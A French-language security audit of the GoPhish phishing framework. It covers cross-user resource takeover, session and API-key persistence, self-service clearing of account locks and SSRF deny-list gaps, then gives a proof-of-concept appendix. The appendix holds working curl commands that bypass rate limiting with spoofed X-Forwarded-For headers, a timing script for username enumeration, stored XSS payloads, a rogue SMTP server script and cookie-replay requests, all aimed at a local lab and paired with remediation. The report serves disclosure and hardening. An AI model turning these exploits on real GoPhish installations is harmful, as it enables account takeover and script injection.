C'est pourquoi appeler ce problème simplement « IDOR » est trop restrictif. Le problème de conception sous-jacent est une sémantique de persistance ambiguë : une requête routée comme une création peut quand même modifier un objet existant. Les opérations de lecture et de suppression incluent correctement des conditions de propriété dans plusieurs requêtes du modèle, mais le chemin POST vers Save crée une voie distincte qui contourne cette frontière de propriété.
Scénario illustratif — une ressource change de mains en silence. Deux utilisateurs partagent la même installation GoPhish mais ne devraient pas partager les données de campagne. L'un crée un groupe de cibles sensible pour un exercice interne. Un autre utilisateur authentifié soumet ce que l'application appelle une requête de création, mais la requête porte un identifiant de ressource existant. La couche de persistance traite la clé primaire non nulle comme une mise à jour et applique la propriété du second utilisateur. L'utilisateur d'origine se voit alors refuser l'accès par la requête normale limitée au propriétaire. Pour les groupes, les associations de cibles existantes rendent la défaillance particulièrement lourde de conséquences ; pour les autres types de ressources, la prise de contrôle non autorisée et la perturbation restent l'impact confirmé.

Figure 5 : preuve assainie d'Agentic Deep Scan pour le chemin de prise de contrôle de ressources entre utilisateurs. Les noms de compte, les données de destinataires, les clés d'API et les détails d'endpoint sont synthétiques.
L'enseignement de conception important est que l'autorisation ne peut pas être réparée en ajoutant des vérifications uniquement aux gestionnaires GET. Un modèle de données peut être parfaitement cloisonné en lecture et pourtant être compromis lorsqu'un chemin d'écriture accepte un identifiant appartenant au serveur et change le propriétaire avant la persistance.
Priorité d'ingénierie : distinguer les opérations de création et de mise à jour. Rejeter les ID fournis par le client sur POST ; utiliser des opérations d'insertion explicites ; cloisonner chaque mise à jour et chaque lecture à la fois par ID de ressource et par propriétaire ; et ajouter des tests à deux utilisateurs pour chaque type de ressource.
Test de non-régression à conserver : pour chacun des groupes, modèles, pages et profils SMTP, créer un objet en tant qu'utilisateur A ; soumettre un POST en tant qu'utilisateur B incluant l'identifiant de cet objet ; vérifier que la requête est rejetée et que le propriétaire stocké, le contenu et les enregistrements associés restent inchangés. Ce test doit s'exécuter sur la véritable couche de persistance, car le comportement de Save est au cœur du problème.
6. La déconnexion et le changement de mot de passe ne révoquent pas tous les identifiants bearer
GoPhish utilise une session par cookie signé et chiffré, d'une durée de vie maximale de cinq jours. Les clés sont générées au démarrage du processus :
var Store = sessions.NewCookieStore(
    []byte(securecookie.GenerateRandomKey(64)),
    []byte(securecookie.GenerateRandomKey(32)))
Store.MaxAge(86400 * 5)
L'implémentation de la déconnexion modifie le cookie courant, au lieu d'invalider les identifiants côté serveur :
// controllers/route.go
session := ctx.Get(r, "session").(*sessions.Session)
delete(session.Values, "id")
session.Save(r, w)
La déconnexion efface l'identifiant de session dans le cookie nouvellement émis, mais la conception ne comporte ni registre de sessions côté serveur ni liste de révocation. Un cookie précédemment capturé et toujours valide peut rester utilisable jusqu'à son expiration. Le changement de mot de passe ne fait pas non plus tourner automatiquement les clés d'API. Les clés d'API sont des identifiants bearer adossés à la base de données ; redémarrer le processus invalide donc les signatures de cookie mais ne fait pas tourner les clés d'API — une correction importante apportée au rapport initial.
RequireAPIKey récupère un utilisateur à partir de la clé d'API et le place dans le contexte de la requête sans évaluer AccountLocked ni PasswordChangeRequired. Cela signifie qu'une clé d'API toujours valide peut conserver son accès à l'API même lorsque l'état de connexion web a changé.
| Événement de compte | Comportement de la session par cookie | Comportement de la clé d'API | Propriété de sécurité souhaitée |
|---|---|---|---|
| Déconnexion | Le navigateur courant est vidé ; le cookie valide antérieur n'est pas révoqué côté serveur | Inchangé | Révoquer tous les identifiants actifs du périmètre visé. |
| Changement de mot de passe | Le cookie existant n'est pas nécessairement invalidé avant son expiration | Inchangé | Faire tourner ou invalider les sessions et les clés d'API. |
| Verrouillage du compte / changement forcé | Une nouvelle connexion interactive est rejetée lorsque le compte est verrouillé, mais une session par cookie existante n'est pas rejetée ; l'état de changement de mot de passe est appliqué aux requêtes web | Le middleware d'API ne valide que la clé | Appliquer le même état de compte à chaque interface et à chaque identifiant authentifiés. |
C'est une défaillance du cycle de vie, et pas seulement un bug de définition de cookie. Si une organisation utilise le verrouillage de compte, la rotation forcée des mots de passe ou le départ d'un collaborateur comme contrôles, l'API ne peut pas rester un système d'identité distinct et moins restrictif.
Scénario illustratif — un contrôle de départ qui laisse la porte ouverte. Une équipe détecte une activité suspecte, verrouille un compte, réinitialise son mot de passe et demande à l'utilisateur concerné de se déconnecter. Du point de vue de l'opérateur, la session du navigateur peut sembler réglée, mais une clé d'API copiée plus tôt dans un script d'automatisation correspond toujours au compte. Comme le middleware d'API valide la clé bearer sans appliquer les mêmes vérifications d'état de compte, le script continue d'accéder aux fonctionnalités de l'API. Le risque n'est pas seulement une persistance malveillante : il rend aussi la réponse à incident confuse, une interface indiquant qu'un compte est désactivé alors qu'une autre continue de l'accepter.
Priorité d'ingénierie : passer à des sessions côté serveur ou versionnées, faire tourner/révoquer les sessions et les clés d'API lors de la déconnexion, de la réinitialisation du mot de passe, du verrouillage et des changements de privilèges, et appliquer les vérifications d'état de compte dans le middleware de clé d'API.
Test de non-régression à conserver : émettre une session par cookie et une clé d'API, puis effectuer séparément une déconnexion, un changement de mot de passe, un verrouillage de compte et un changement de rôle. Vérifier à chaque fois le résultat attendu pour les deux interfaces. Les transitions d'état sensibles pour la sécurité méritent la même couverture de tests que la connexion elle-même.
7. L'API de mise à jour des utilisateurs accepte des champs de contrôle administratifs
Un utilisateur non système disposant d'une clé d'API valide peut effacer ses propres indicateurs PasswordChangeRequired et AccountLocked. Cela lui permet de désactiver un contrôle de changement de mot de passe forcé ou de verrouillage de compte qu'un administrateur voulait faire appliquer.
Le endpoint de mise à jour accepte ces champs de politique dans la même représentation de requête que celle utilisée pour les modifications en libre-service, puis les copie directement dans l'utilisateur stocké :
existingUser.PasswordChangeRequired = ur.PasswordChangeRequired
// ... password update omitted ...
existingUser.AccountLocked = ur.AccountLocked
err = models.PutUser(&existingUser)
Les changements de rôle bénéficient d'une protection liée au rôle système, mais pas ces deux champs de contrôle de compte. La cause racine est un seul type de requête large qui sert deux autorités : la gestion des comptes par l'administrateur et les mises à jour de profil en libre-service.
Scénario illustratif — l'indicateur de politique qui n'est plus une politique. Une organisation exige qu'un utilisateur change un mot de passe temporaire avant de poursuivre son travail. Le compte est correctement marqué par un administrateur. Mais ce même utilisateur peut envoyer une représentation d'auto-mise à jour contenant l'état qui supprime cette exigence, car l'API traite le champ comme une donnée de profil ordinaire. Le résultat est subtil : il n'y a pas d'élévation de rôle spectaculaire, mais un contrôle établi par l'équipe de sécurité ou d'exploitation peut être désactivé par le sujet qu'il était censé contraindre.
Priorité d'ingénierie : utiliser des types de requête distincts pour les modifications de profil en libre-service et la gestion des comptes par l'administrateur. Appliquer une autorisation au niveau des champs, refuser les écritures en libre-service sur les indicateurs de verrouillage et de changement de mot de passe, et tester les cas négatifs pour chaque champ sensible.
Test de non-régression à conserver : s'authentifier en tant qu'utilisateur non système et tenter de mettre à jour chaque champ qui affecte l'état de verrouillage, la politique d'identifiants, le rôle ou le cycle de vie du compte. Le résultat attendu n'est pas simplement « la mise à jour échoue » ; c'est que le compte persisté reste exactement inchangé pour ces champs.
8. Le dialer d'import de site applique par défaut une liste de refus étroite
POST /api/import/site récupère une URL fournie par l'utilisateur via un dialer restreint. Son rôle ne se limite pas à valider une URL pour le navigateur : GoPhish instancie un transport HTTP, effectue la requête côté serveur, analyse la réponse comme du HTML et renvoie le contenu de la page obtenue à l'appelant authentifié. La restriction est bien réelle, mais sa politique par défaut ne refuse que la plage link-local des métadonnées :
var defaultDeny = []string{
    "169.254.0.0/16",
}

denyList := defaultDeny
if len(allowed) > 0 {
    denyList = allInternal
}
La liste allInternal, plus complète, inclut le loopback, la RFC1918 et d'autres plages non publiques, mais elle n'est activée que lorsque allowed_internal_hosts est configuré. Dans la configuration par défaut, les destinations du réseau privé restent donc accessibles via la fonctionnalité d'import, sous réserve du routage réseau et de la disponibilité des services.
Ce comportement de configuration est particulièrement facile à manquer en revue : la politique complète des adresses internes existe dans la base de code, ce qui peut donner un faux sentiment de couverture, mais elle n'est sélectionnée qu'après la configuration d'une liste d'autorisation. Autrement dit, une fonctionnalité destinée à exprimer une exception modifie le modèle de sécurité de référence. Le comportement par défaut doit être jugé sur la liste de refus par défaut, et non sur la liste la plus restrictive présente dans le dépôt.
Scénario illustratif — la fonctionnalité de clonage devient un client du réseau interne. Un opérateur utilise Import Site pour accélérer la création d'une page de destination. La fonctionnalité reçoit une URL, crée un client HTTP avec le dialer restreint, récupère la page et renvoie le HTML à l'appelant authentifié. Dans une installation par défaut, le dialer bloque les adresses link-local des métadonnées cloud mais n'applique pas la politique plus large sur les adresses privées. Si l'environnement d'exécution peut router vers un service interne, la fonctionnalité peut faire parler à ce service le serveur GoPhish — et non le navigateur de l'opérateur. C'est exactement la catégorie de risque que les contrôles anti-SSRF sont conçus pour prévenir.

Figure 6 : preuve assainie d'Agentic Deep Scan pour le chemin Import Site. Les identifiants, les détails d'hôte et les valeurs de réponse ont été remplacés par des valeurs de test locales synthétiques.
Le scénario ne suppose pas qu'un service interne particulier soit accessible ni qu'une réponse soit utile. Il explique pourquoi l'application doit prendre la décision de sécurité avant que la topologie réseau n'entre en jeu : la connectivité d'exécution évolue avec le temps, et une politique d'URL sûre ne peut pas reposer sur l'absence actuelle d'une cible attrayante.
Priorité d'ingénierie : faire de la liste complète des plages non publiques la politique de refus par défaut, puis utiliser une liste d'autorisation explicite pour le clonage interne légitime. Décider et documenter si l'IPv6 public est pris en charge : la liste allInternal examinée contient ::/0, qui bloque tout l'IPv6 et pas seulement les plages IPv6 locales. Valider les schémas, conserver la politique de destination pour chaque redirection et chaque connexion, renvoyer des échecs de récupération génériques, rétablir la vérification des certificats TLS et limiter les sorties réseau de l'environnement d'exécution GoPhish au niveau de la couche réseau.
Test de non-régression à conserver : exécuter le chemin d'import avec des hôtes de test représentatifs : publics, loopback, RFC1918, link-local, IPv6 local, avec redirection et avec DNS rebinding. La configuration par défaut — et pas seulement la configuration avec liste d'autorisation activée — doit refuser toute destination non publique.
Annexe de validation locale : PoC et remédiation
Les procédures suivantes reproduisent le comportement validé dans un laboratoire isolé exécutant la dernière version de GoPhish. Elles utilisent volontairement 127.0.0.1, des comptes synthétiques, un payload alert() inoffensif, ainsi que des services SMTP et HTTP réservés aux tests. Ne remplacez ni l'hôte ni les identités d'exemple par des systèmes, des données ou des comptes situés en dehors d'un environnement autorisé.
Mise en place commune du laboratoire
Exécutez GoPhish avec la configuration par défaut fournie, qui écoute sur https://127.0.0.1:3333. Créez deux utilisateurs d'API ordinaires, lab-owner et lab-user, puis notez leurs clés d'API sous les noms OWNER_KEY et USER_KEY. Les exemples ci-dessous utilisent ces variables shell :
export GOPHISH_URL='https://127.0.0.1:3333'
export OWNER_KEY='replace-with-lab-owner-key'
export USER_KEY='replace-with-lab-user-key'
Le certificat de développement est auto-signé ; les commandes locales utilisent donc -k. Ne reportez pas ce paramètre TLS dans un workflow de production.
1. Contournement de la limitation de débit par falsification de l'adresse transmise
Commencez par effectuer six tentatives de connexion invalides avec une seule session et sans en-têtes de transfert. La sixième requête est limitée en débit dans la configuration locale à accès direct :
curl -ksc cookies.txt "$GOPHISH_URL/login" -o login.html
CSRF_TOKEN=$(sed -n 's/.*name="csrf_token" value="\([^"]*\)".*/\1/p' login.html | head -n 1)

for n in 1 2 3 4 5 6; do
  curl -ks -o /dev/null -w "attempt $n: %{http_code}\n" \
    -b cookies.txt -c cookies.txt \
    -H "Origin: $GOPHISH_URL" \
    -H "Referer: $GOPHISH_URL/login" \
    --data-urlencode 'username=does-not-exist' \
    --data-urlencode 'password=not-the-password' \
    --data-urlencode "csrf_token=$CSRF_TOKEN" \
    "$GOPHISH_URL/login"
done
Répétez les six tentatives dans le laboratoire isolé en changeant l'adresse transmise. Le comportement vulnérable attendu est que chaque réponse reste une réponse de connexion invalide au lieu de devenir 429 :
for n in 1 2 3 4 5 6; do
  curl -ks -o /dev/null -w "attempt $n: %{http_code}\n" \
    -b cookies.txt -c cookies.txt \
    -H "Origin: $GOPHISH_URL" \
    -H "Referer: $GOPHISH_URL/login" \
    -H "X-Forwarded-For: 198.51.100.$n" \
    -H "X-Real-IP: 198.51.100.$n" \
    --data-urlencode 'username=does-not-exist' \
    --data-urlencode 'password=not-the-password' \
    --data-urlencode "csrf_token=$CSRF_TOKEN" \
    "$GOPHISH_URL/login"
done
Remédiation. Supprimez en périphérie les en-têtes de transfert fournis par le client, liez l'écouteur d'administration à une interface privée lorsque c'est possible, et n'appliquez la normalisation des en-têtes de proxy qu'après avoir vérifié que le pair TCP est un reverse proxy explicitement configuré. Appliquez une limitation de débit indépendante en périphérie comme second contrôle. Le test de non-régression doit exercer à la fois le chemin proxy prévu et une tentative de chemin direct.
2. Énumération de noms d'utilisateur via un travail d'authentification asymétrique
La vérification locale compare un utilisateur de test connu à un nom inconnu synthétique. Exécutez plusieurs échantillons depuis le même environnement à faible latence, puis comparez les médianes au lieu de considérer une seule réponse comme une preuve :
# timing_poc.py -- run only against the local lab
import html
import itertools
import statistics
import time
import requests

BASE = "https://127.0.0.1:3333/login"
SAMPLES = 20
USERS = ["lab-owner", "not-a-real-user"]
ip_suffixes = itertools.count(10)

def csrf(session):
    response = session.get(BASE, verify=False, timeout=10)
    marker = 'name="csrf_token" value="'
    start = response.text.index(marker) + len(marker)
    end = response.text.index('"', start)
    return html.unescape(response.text[start:end])

def measure(username):
    values = []
    for _ in range(SAMPLES):
        session = requests.Session()
        spoofed_ip = f"198.51.100.{next(ip_suffixes)}"
        token = csrf(session)
        started = time.perf_counter()
        response = session.post(
            BASE,
            data={
                "username": username,
                "password": "not-the-password",
                "csrf_token": token,
            },
            headers={
                "Origin": "https://127.0.0.1:3333",
                "Referer": BASE,
                "X-Forwarded-For": spoofed_ip,
                "X-Real-IP": spoofed_ip,
            },
            verify=False,
            timeout=10,
        )
        assert response.status_code == 401
        values.append(time.perf_counter() - started)
    return statistics.median(values), values

for user in USERS:
    median, values = measure(user)
    print(f"{user:16} median={median:.4f}s samples={values}")
Dans l'environnement de validation, la branche de l'utilisateur connu occupait systématiquement le groupe le plus lent, car elle atteignait la validation du hachage du mot de passe alors que la branche de l'utilisateur inconnu répondait après la recherche en base de données. Considérez un résultat temporel obtenu sur Internet comme non concluant, sauf si des mesures répétées tiennent compte du bruit réseau.
Remédiation. Exécutez toujours une comparaison de hachage de mot de passe, y compris pour les utilisateurs inconnus, en utilisant un hachage bcrypt factice fixe. Utilisez ensuite un plancher de réponse commun mesuré depuis le début du gestionnaire de connexion, afin que les différences de recherche et de rendu ne créent pas d'oracle fiable. Maintenez des messages, des codes d'état, des redirections et un comportement de limitation de débit identiques. Un benchmark de non-régression doit vérifier que la comparaison de hachage est atteinte dans les deux branches et alerter si les distributions deviennent significativement séparables.
3. XSS stocké via les champs de destinataires importés
Créez un groupe synthétique via l'API locale avec un payload HTML inoffensif. La réponse montre que la valeur est acceptée comme donnée de destinataire :
curl -ksS -X POST "$GOPHISH_URL/api/groups/" \
  -H "Authorization: Bearer $OWNER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "name": "lab-csv-template-xss",
    "targets": [{
      "email": "recipient@example.test",
      "first_name": "<img src=x onerror=alert(\"recipient-field\")>",
      "last_name": "Lab",
      "position": "Test"
    }]
  }'
Dans l'interface, la procédure équivalente consiste à importer en masse la même valeur dans First Name, à créer une page de destination contenant {{.FirstName}}, à créer une campagne utilisant ce groupe et cette page, puis à ouvrir le lien généré dans un profil de navigateur local jetable. Le résultat vulnérable attendu est une boîte de dialogue alert("recipient-field") dans l'origine de la page de destination de phishing. Ce n'est pas un contexte d'exécution du panneau d'administration.
Remédiation. Faites du contexte de sortie le contrôle principal : rendez le HTML des pages de destination avec html/template, utilisez un moteur de rendu distinct pour le texte brut, validez les valeurs utilisées dans les URL et les en-têtes, et ne marquez comme HTML de confiance que les fragments générés par le système. La fonction de modèle partagée ne peut pas être remplacée sans précaution, car elle traite aussi les corps d'e-mail, les URL, les en-têtes et les pièces jointes. L'analyse ou la normalisation de l'entrée CSV peut apporter une défense en profondeur, mais elle ne doit pas remplacer l'encodage contextuel au point d'injection. Testez chaque champ de destinataire pris en charge dans les contextes de texte HTML, d'attribut, d'URL et sensibles à JavaScript.
4. XSS stocké et réfléchi via les erreurs SMTP
Cet écouteur SMTP local renvoie un payload de preuve bénin sur RCPT TO :
# rogue_smtp.py -- local validation only
import socket

HOST, PORT = "127.0.0.1", 2525
PAYLOAD = b"554 <img src=x onerror=alert('smtp-error')>\r\n"

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((HOST, PORT))
    server.listen(1)
    connection, _ = server.accept()
    with connection:
        connection.sendall(b"220 local test SMTP\r\n")
        while (data := connection.recv(1024)):
            command = data.decode("utf-8", errors="ignore").strip().upper()
            if command.startswith(("EHLO", "HELO")):
                connection.sendall(b"250 local test\r\n")
            elif command.startswith("MAIL FROM"):
                connection.sendall(b"250 OK\r\n")
            elif command.startswith("RCPT TO"):
                connection.sendall(PAYLOAD)
                break
            else:
                connection.sendall(b"250 OK\r\n")
Démarrez l'écouteur, configurez un profil d'envoi (Sending Profile) réservé au local pour 127.0.0.1:2525, puis effectuez les deux validations :
- Lancez une campagne de test, ouvrez ses résultats, dépliez un destinataire en échec et inspectez l'événement
Error Sending Email. Le chemin stocké affiche l'erreur SMTP dans la chronologie de la campagne. - Dans Campaigns → New Campaign, sélectionnez le même profil et utilisez Send Test Email. Le chemin réfléchi affiche l'erreur SMTP renvoyée dans la fenêtre modale.
L'interface d'e-mail de test des Sending Profiles constitue un bon contrôle négatif : elle applique déjà escapeHtml() et devrait afficher le payload comme du texte au lieu de l'exécuter.
Remédiation. Traitez toutes les erreurs SMTP comme du texte. Utilisez textContent, la méthode jQuery .text() ou une fonction d'échappement appliquée de façon cohérente à chaque point d'injection du DOM ; ne concaténez jamais le texte d'une erreur de protocole dans du HTML. Appliquez la même règle aux gestionnaires d'erreurs du lancement, de la copie et de l'e-mail de test de campagne. Échapper avant la persistance est une défense en profondeur utile, mais ne remplace pas un rendu sûr. Retirez des variables globales du navigateur les identifiants d'API de longue durée, et utilisez des tests au niveau du navigateur pour vérifier qu'une erreur SMTP ressemblant à du balisage devient un seul nœud de texte et ne crée aucun élément exécutable.
5. Prise de contrôle entre utilisateurs par upsert sur l'endpoint de création
Créez un groupe en tant que lab-owner, enregistrez l'id numérique renvoyé sous GROUP_ID, puis soumettez en tant que lab-user une requête de création portant cet identifiant :
GROUP_ID=6 # replace with the id of a synthetic lab-owner group

curl -ksS -X POST "$GOPHISH_URL/api/groups/" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data "{
    \"id\": $GROUP_ID,
    \"name\": \"lab-taken-over-group\",
    \"targets\": []
  }"

curl -ksS "$GOPHISH_URL/api/groups/$GROUP_ID" \
  -H "Authorization: Bearer $OWNER_KEY"
Le résultat vulnérable est une réponse de création réussie pour lab-user et un 404 pour l'ancien propriétaire. Répétez le même test à deux utilisateurs pour POST /api/templates/, POST /api/pages/ et POST /api/smtp/, en utilisant des corps synthétiques valides pour chaque ressource. Pour les groupes, vérifiez aussi que les cibles synthétiques précédemment associées restent lisibles après le changement de propriétaire.
Remédiation. Rendez les opérations de création et de mise à jour structurellement distinctes. Rejetez les ID fournis par le client sur chaque gestionnaire POST et utilisez une sémantique d'insertion explicite (db.Create) dans la couche de modèle. Conservez des prédicats limités au propriétaire sur les lectures, les mises à jour et les suppressions ; une vérification du propriétaire uniquement sur GET ne protège pas une écriture non cloisonnée. La suite de non-régression doit couvrir chaque ressource affectée avec deux utilisateurs et vérifier qu'un POST contenant l'ID d'un autre utilisateur ne modifie ni le propriétaire, ni le contenu, ni les associations.
6. Persistance de la session et de la clé d'API après des événements de compte
Utilisez un navigateur local ou un proxy pour enregistrer un cookie de session gophish valide. Validez ensuite les trois cas de cycle de vie :
- Déconnectez-vous dans le navigateur, rejouez le cookie antérieur à la déconnexion dans une requête vers
/, et constatez que le tableau de bord reste accessible au lieu de rediriger vers/login. - Enregistrez un cookie valide, changez le mot de passe du compte via Settings, puis rejouez le cookie antérieur au changement sur
/et constatez qu'il reste accepté. - Notez la clé d'API du compte, changez le mot de passe via Settings ou le flux de réinitialisation forcée, puis demandez une ressource d'API inoffensive avec l'ancienne clé. L'ancienne clé reste acceptée, car le changement de mot de passe ne la fait pas tourner.
Par exemple, un cookie local enregistré peut être rejoué avec :
curl -ksS -i "$GOPHISH_URL/" \
  -H 'Cookie: gophish=replace-with-a-saved-lab-cookie'
Remédiation. Remplacez la conception sans état reposant uniquement sur le cookie par des sessions côté serveur ou par une version de session par utilisateur vérifiée à chaque requête. Révoquez ou faites tourner les sessions et les clés d'API lors de la déconnexion, de la réinitialisation du mot de passe, du verrouillage du compte, du changement de rôle et du départ d'un collaborateur. Appliquez AccountLocked et PasswordChangeRequired dans les middlewares de session et de clé d'API. Effacer le seul cookie du navigateur courant ne peut pas révoquer un cookie sans état copié ; redémarrer le service invalide les signatures de cookie mais ne fait pas tourner les clés d'API adossées à la base de données.
7. Modification en libre-service des champs de contrôle du compte
En tant qu'utilisateur local ordinaire, appelez l'endpoint d'auto-mise à jour avec le nom d'utilisateur et le rôle actuels, mais en effaçant les champs de politique administrative :
curl -ksS -X PUT "$GOPHISH_URL/api/users/2" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "username": "lab-user",
    "role": "user",
    "password_change_required": false,
    "account_locked": false
  }'
